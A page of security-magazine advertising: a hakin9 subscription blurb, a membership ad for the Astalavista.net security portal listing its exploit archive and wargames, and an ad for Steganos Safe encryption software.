- *hakin9.live* – bootable Linux distribution,
- indispensable utilities – a hacker's toolbox,
- tutorials – practical exercises to go with the articles,
- commercial applications.

More information on *www.hakin9.org/en*

From January hakin9 appears monthly.

Join us now!

The editors reserve the right to change magazine contents.

ASTALAVISTA.NET - Advanced Security Member Portal v2.0 - Mozilla Firefox

Datei Bearbeiten Ansicht Gehe Lesezeichen Extras Hilfe

http://www.astalavista.net/

Astalavista.Net

the security community

Feature-List:

- the biggest Security Directory with nearly 9000 cate gorised, described and rated files
- moderated forum
- proxy archive
- hacker contests
- wargames server
- dayli updated exploit and vulnerability archive
- bugtraq and nanog archive over the last 5 years
- rainbowtable service
- usefull onlintools
- secure u2u messenger
- and much much more

As a member ...

>> you'll save time:

Astalavista.net provides you with all of the most important, up-to-the-minute information: software vulnerabilities, white papers, articles, etc.

>> you'll be up-to-date:

Being up-to-date is the name of the game in our industry. With us, you'll always find the most current security news, live discussions, red-hot news and the latest proxy lists so you can surf anonymously.

>> you'll get knowledge instead of advertising:

This is our claim: We'll make a security expert out of you with sound knowledge and challenging practical applications. Annoying ads and bothersome pop-ups are not our thing.

Small fee – big benefits:

Become a member now!

5 Years* Astalavista.NET Anniversary offer

www.astalavista.net

* Joinn us this month and safe up to 50% plus the ASTALAVISTA security toolbox DVD V3.0 for free

STEGANOS

Privacy Software Made Easy.™

Spare your blushes and protect your privacy.

STEGANOS
Protect your privacy with the strongest encryption available, from the market leader.
Stick as a key
USB
Stick as a safe
NEW Encrypt an unlimited amount of data: with 256-bit AES
NEW Portable Safe RW for secure data transport: Your USB stick becomes a rewriteable safe
NEW Open your Safe with a USB stick or mobile phone
With Shredder, Anti-Crash Protection, password quality control and AutoUpdate
Steganos® Safe™ Generation 8
Steganos CoffreFort

Awards:

PC ADVISOR GOLD OCTOBER 2005

TECHWORLD RECOMMENDED

top gear PCFormat

£19.95 RRP

Nothing to hide? Are you sure?
Do you want the world to see those embarrassing baby pictures your mother loves so much, the romantic emails from your ex-girlfriend or the schoolboy poetry you kept?
To remind you never to write any more?
If not, use Steganos Safe: it protects your privacy.

Contact: +44 (0)1959 578376 or order securely online at www.steganos.com.